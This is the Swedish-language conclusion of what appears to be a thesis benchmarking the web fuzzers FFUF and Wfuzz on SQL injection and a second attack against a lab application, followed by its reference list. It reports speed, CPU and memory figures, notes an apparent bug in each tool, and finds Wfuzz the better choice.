Efter utförandet av båda attackerna för båda verktygen kan det konstateras att det ursprungliga antagandet om att FFUF skulle ha bättre prestanda än Wfuzz förvånansvärt nog var falskt. Faktum är att det tog FFUF 4,90 sekunder att uföra alla 1 683 begäranden medan det tog Wfuzz endast 2,34 sekunder att utföra samma uppgift. FFUF producerade 343 begäranden/sekund, vilket är klart färre än Wfuzzs resultat på 720 begäranden/sekund. CPU-användningen var 23 % för FFUF och 134 % för Wfuzz medan minnesavtrycket noterades vara 24 508 kilobyte FFUF och 43 144 kilobyte för Wfuzz. Denna trend fortsatte i SQL-injektionsattacken där FFUF endast klarade 94 begäranden/sekund jämfört med 558 för Wfuzz. I den attacken tog det FFUF 2,83 sekunder att utföra uppgiften medan körningen för Wfuzz endast räckte 0,48 sekunder för att behandla de 267 begärandena. FFUF noterades ha en CPU-användning på bara 6 % med ett minnesavtryck på 22 548 kilobyte. Wfuzz hade igen en betydligt högre CPU-användning på 125 % och den hade även ett större minnesavtryck på 38 408 kilobyte. Också i SQL-injektionsattacken utförde båda verktygen lika många begäranden.

Som tidigare nämnts förväntades båda verktygen producera lika många begäranden i varje attack. Det här visade sig vara sant för det totala antalet begäranden, men inte för antalet begäranden som blev kvar efter filtrering, även om filtreringskriterierna var identiska. Denna skillnad noterades i SQL-injektionsattacken. Det visade sig att FFUF helt ignorerar de rader i ordlistorna som innehåller mellanslag, något som Wfuzz lyckligtvis inte gör. Det här ledde slutligen till att Wfuzz hittade flera intressanta strängar i SQL-injektionsattacken eftersom den även beaktade strängar med mellanrum. Wfuzz hittade 16 strängar av intresse medan FFUF endast hittade 3. Båda körningarna använde samma ordlista, men på grund av denna bugg eller avsiktliga implementering hos FFUF, blev Wfuzz igen överlägsen.

När filtervärdena för körningarna definierades noterades en annan överraskande företeelse. Det verkar som om Wfuzz rapporterar svar på begäranden som består av endast en rad som noll rader i utskriften. Detta är synnerligen underligt och det är svårt att motivera hur denna egenskap skulle vara avsiktlig. Denna troliga bugg ledde till att filtreringskriteriet som i FFUF angavs som en rad motsvarades av filtreringskriteriet noll rader i Wfuzz. Felet påverkar inte resultaten av körningarna när detta tas i beaktande, men ifall det inte hade noterats kunde det ha lett till mycket missvisande resultat.

Utgående från de jämförelser som utförts i den här avhandlingen ses ingen orsak till att välja FFUF framför Wfuzz. Resultatet är förvånansvärt eftersom man kan tänka sig att FFUF, som är inspirerad av Wfuzz, är avsedd att vara en nyare och förbättrad version av sin föregångare. Det faktum att FFUF är ett kompilerat program medan Wfuzz körs i Python antogs ursprungligen vara en fördel för FFUF. Som bevisats var dock detta inte fallet, åtminstone med avseende på prestanda. Båda verktygen erbjuder mer eller mindre samma funktionalitet för själva fuzzern men Wfuzz inkluderar ett flertal mindre verktyg samt ett Python-bibliotek, vilket ger den ytterligare en fördel. Som noterat påträffades två små troliga buggar, en i vardera verktyget. Vare sig dessa är avsiktliga beteenden eller inte, påverkar de inte verktygens funktionalitet avsevärt. Det som kan ge FFUF en poäng är att den är kompilerad och därför inte har många externa beroenden, vilket Wfuzz däremot har, då den kräver att både Python och externa Python-bibliotek är installerade. Detta är dock inte ett tillräckligt argument för att välja FFUF framför Wfuzz. Det verkar som om nytt inte alltid är bättre, och emellanåt är erfarna verktyg att föredra framför spännande nykomlingar.

References

[1] (). “Article: What is... a vulnerability | f-secure,” [Online]. Available: https://www.f-secure.com/v-descs/articles/vulnerability.shtml (visited on 12/06/2020).

[2] (). “Web app | definition of web app by oxford dictionary on lexico.com also meaning of web app,” Lexico Dictionaries | English, [Online]. Available: https://www.lexico.com/en/definition/web_app (visited on 01/08/2021).

[3] J. Clarke-Salt, *SQL Injection Attacks and Defense*. Elsevier, Jun. 16, 2009, 576 pp., Google-Books-ID: Spm7UgBwzjIC, ISBN: 978-1-59749-973-6.

[4] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna, “Cross-site scripting prevention with dynamic data tainting and static analysis,” p. 12,

[5] J. N. Buxton and B. Randell, “Software engineering techniques,” Rome, Italy, Report on a conference sponsored by the NATO Science Committee, Apr. 1970, p. 16.

[6] M. E. Whitman and H. J. Mattord, *Principles of Information Security*. Cengage Learning, Jan. 1, 2011, 658 pp., Google-Books-ID: xboIAAAAQBAJ, ISBN: 978-1-133-17293-2.

[7] R. von Solms and J. van Niekerk, “From information security to cyber security,” *Computers & Security*, Cybercrime in the Digital Economy, vol. 38, pp. 97–102, Oct. 1, 2013, ISSN: 0167-4048. DOI: 10.1016/j.cose.2013.04.004. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0167404813000801 (visited on 05/25/2021).

[8] (). “What is information security (InfoSec)?” Cisco, [Online]. Available: https://www.cisco.com/c/en/us/products/security/what-is-information-security-infosec.html (visited on 05/25/2021).

[9] N. Mims, “Chapter 84 - cyber-attack process,” in *Computer and Information Security Handbook (Third Edition)*, J. R. Vacca, Ed., Boston: Morgan Kaufmann, Jan. 1, 2017, pp. 1105–1116, ISBN: 978-0-12-803843-7. DOI: 10.1016/B978-0-

12-803843-7.00084-3. [Online]. Available: https://www.sciencedirect.com/science/article/pii/B9780128038437000843 (visited on 05/25/2021).

[10] G. Tian-yang, S. Yin-sheng, and F. You-yuan, *Research on Software Security Testing*.

[11] S. Shah and B. M. Mehtre, "An overview of vulnerability assessment and penetration testing techniques," *Journal of Computer Virology and Hacking Techniques*, vol. 11, no. 1, pp. 27–49, Feb. 1, 2015, ISSN: 2263-8733. DOI: 10.1007/s11416-014-0231-x. [Online]. Available: https://doi.org/10.1007/s11416-014-0231-x (visited on 01/05/2021).

[12] G. Evron and N. Rathaus, *Open Source Fuzzing Tools*, G. Evron and N. Rathaus, Eds. Burlington: Syngress, Jan. 1, 2007, ISBN: 978-1-59749-195-2. DOI: 10.1016/B978-159749195-2.00002-4. [Online]. Available: http://www.sciencedirect.com/science/article/pii/B9781597491952000024 (visited on 12/07/2020).

[13] *Definition of FUZZ*, in. [Online]. Available: https://www.merriam-webster.com/dictionary/fuzz (visited on 12/07/2020).

[14] J. DeMott, "The evolving art of fuzzing," p. 25, Jun. 1, 2006.

[15] (). "Basic workflow of a fuzzer," [Online]. Available: http://9livesdata.com/wp-content/uploads/2018/03/1.png (visited on 12/08/2020).

[16] (). "Our guide to fuzzing | f-secure | f-secure," [Online]. Available: https://www.f-secure.com/en/consulting/our-thinking/15-minute-guide-to-fuzzing (visited on 12/08/2020).

[17] M. Schneider, J. Großmann, I. Schieferdecker, and A. Pietschker, "Online model-based behavioral fuzzing," in *2013 IEEE Sixth International Conference on Software Testing, Verification and Validation Workshops*, Mar. 2013, pp. 469–475. DOI: 10.1109/ICSTW.2013.61.

[18] M. Schneider, J. Großmann, N. Tcholtchev, I. Schieferdecker, and A. Pietschker, "Behavioral fuzzing operators for UML sequence diagrams," in *System Analysis and Modeling: Theory and Practice*, Ø. Haugen, R. Reed, and R. Gotzhein, Eds., ser. Lecture Notes in Computer Science, Berlin, Heidelberg: Springer, 2013, pp. 88–104, ISBN: 978-3-642-36757-1. DOI: 10.1007/978-3-642-36757-1_6.

[19] (). "Instrumenting programs for AFL — AFL 2.53b documentation," [Online]. Available: https://afl-1.readthedocs.io/en/latest/instrumenting.html (visited on 03/10/2021).

[20] (). "Beyond security | beSTORM version comparison," [Online]. Available: https://beyondsecurity.com/comparison.html (visited on 01/20/2021).

[21] (). "Beyond security | application fuzzing, black box testing, DAST," [Online]. Available: https://beyondsecurity.com/solutions/bestorm.html?cn-reloaded=1 (visited on 01/18/2021).

[22] (). "Burp suite," [Online]. Available: https://tools.kali.org/web-applications/burpsuite (visited on 02/24/2021).

[23] H. Dalziel, "Chapter 1 - web technologies," in *How to Hack and Defend your Website in Three Hours*, H. Dalziel, Ed., Boston: Syngress, Jan. 1, 2015, pp. 1–23, ISBN: 978-0-12-802732-5. DOI: 10.1016/B978-0-12-802732-5.00001-2. [Online]. Available: https://www.sciencedirect.com/science/article/pii/B9780128027325000012 (visited on 02/24/2021).

[24] (). "Burp suite - application security testing software," [Online]. Available: https://portswigger.net/burp (visited on 02/24/2021).

[25] (). "Peach fuzzer," Peach Tech, [Online]. Available: https://www.peach.tech/products/peach-fuzzer/ (visited on 01/19/2021).

[26] (). "GitLab acquires peach tech and fuzzit to expand its DevSecOps offering," GitLab, [Online]. Available: https://about.gitlab.com/press/releases/2020-06-11-gitlab-acquires-peach-tech-and-fuzzit-to-expand-devsecops-offering.html (visited on 03/01/2021).

[27] (). "Motivation behind AFL — AFL 2.53b documentation," [Online]. Available: https://afl-1.readthedocs.io/en/latest/motivation.html#the-afl-approach (visited on 02/24/2021).

[28] A. Takanen, J. D. Demott, C. Miller, and A. Kettunen, "5.3.5 web fuzzing," in *Fuzzing for Software Security Testing and Quality Assurance, Second Edition*, Google-Books-ID: tKN5DwAAQBAJ, Artech House, Jan. 31, 2018, ISBN: 978-1-63081-519-6.

[29] (Feb. 15, 2021). "Ffuf/ffuf." original-date: 2018-11-08T09:25:49Z, [Online]. Available: https://github.com/ffuf/ffuf (visited on 02/15/2021).

[30] (). "Honggfuzz," honggfuzz, [Online]. Available: https://honggfuzz.dev/ (visited on 03/01/2021).

[31] *Mseclab/PyJFuzz*, original-date: 2016-10-13T09:40:49Z, Feb. 4, 2021. [Online]. Available: https://github.com/mseclab/PyJFuzz (visited on 03/01/2021).

[32] (). "Radamsa finds over a hundred browser vulnerabilities," [Online]. Available: https://www.oulu.fi/university/node/36242 (visited on 02/03/2021).

[33] (). "Aki helin / radamsa," GitLab, [Online]. Available: https://gitlab.com/akihe/radamsa (visited on 02/03/2021).

[34] *Microsoft/restler-fuzzer*, original-date: 2020-07-24T21:40:11Z, Mar. 4, 2021. [Online]. Available: `https://github.com/microsoft/restler-fuzzer` (visited on 03/04/2021).

[35] D. Aitel, "The advantages of block-based protocol analysis for security testing," 2002.

[36] M. Sutton, A. Greene, and P. Amini, "Chapter 21 - fuzzing frameworks," in *Fuzzing: Brute Force Vulnerability Discovery*, 1st, Addison-Wesley Professional, Jun. 2007, ISBN: 978-0-321-44611-4.

[37] (). "Cygwin," [Online]. Available: `https://www.cygwin.com/` (visited on 03/02/2021).

[38] (). "Wfuzz: The web fuzzer — wfuzz 2.1.4 documentation," [Online]. Available: `https://wfuzz.readthedocs.io/en/latest/index.html` (visited on 03/02/2021).

[39] D. Zhao, "Fuzzing technique in web applications and beyond," *Journal of Physics: Conference Series*, vol. 1678, p. 012 109, Nov. 2020, ISSN: 1742-6588, 1742-6596. DOI: `10.1088/1742-6596/1678/1/012109`. [Online]. Available: `https://iopscience.iop.org/article/10.1088/1742-6596/1678/1/012109` (visited on 02/25/2021).

[40] (). "JSON," [Online]. Available: `https://www.json.org/json-en.html` (visited on 04/05/2021).

[41] (). "Extensible markup language (XML)," [Online]. Available: `https://www.w3.org/XML/` (visited on 04/05/2021).

[42] (). "OpenAPI specification - version 2.0 | swagger," [Online]. Available: `https://swagger.io/specification/v2/` (visited on 04/06/2021).

[43] (). "The pros and cons of programming in go | WillowTree," [Online]. Available: `https://willowtreeapps.com/ideas/the-pros-and-cons-of-programming-in-go` (visited on 02/15/2021).

[44] (). "DVWA - damn vulnerable web application," [Online]. Available: `https://dvwa.co.uk/` (visited on 04/06/2021).

[45] D. Miessler, *Danielmiessler/SecLists*, original-date: 2012-02-19T01:30:18Z, Apr. 6, 2021. [Online]. Available: `https://github.com/danielmiessler/SecLists` (visited on 04/06/2021).

[46] (). "Apt - debian wiki," [Online]. Available: `https://wiki.debian.org/Apt` (visited on 04/12/2021).

[47] R. Wood, *Digininja/DVWA*, original-date: 2013-05-01T13:03:10Z, Apr. 12, 2021. [Online]. Available: https://github.com/digininja/DVWA (visited on 04/12/2021).

[48] (). "Welcome! - the apache HTTP server project," [Online]. Available: https://httpd.apache.org/ (visited on 04/12/2021).

[49] (). "PHP: What is PHP? - manual," [Online]. Available: https://www.php.net/manual/en/intro-whatis.php (visited on 04/12/2021).

[50] (). "About MariaDB server," MariaDB.org, [Online]. Available: https://mariadb.org/about/ (visited on 04/12/2021).

[51] (). "Allow_url_include," DreamHost Knowledge Base, [Online]. Available: https://help.dreamhost.com/hc/en-us/articles/214205688-allow-url-include (visited on 04/13/2021).

[52] (). "File permissions in linux/unix: How to read/write & change?" [Online]. Available: https://www.guru99.com/file-permissions.html (visited on 04/13/2021).

[53] (). "FLUSH," MariaDB KnowledgeBase, [Online]. Available: https://mariadb.com/kb/en/flush/ (visited on 04/15/2021).

[54] (). "Installation — wfuzz 2.1.4 documentation," [Online]. Available: https://wfuzz.readthedocs.io/en/latest/user/installation.html#installation-issues (visited on 04/15/2021).

[55] cawrites. (). "UNION (transact-SQL) - SQL server," [Online]. Available: https://docs.microsoft.com/en-us/sql/t-sql/language-elements/set-operators-union-transact-sql (visited on 04/27/2021).

[56] (). "Comment syntax," MariaDB KnowledgeBase, [Online]. Available: https://mariadb.com/kb/en/comment-syntax/ (visited on 04/27/2021).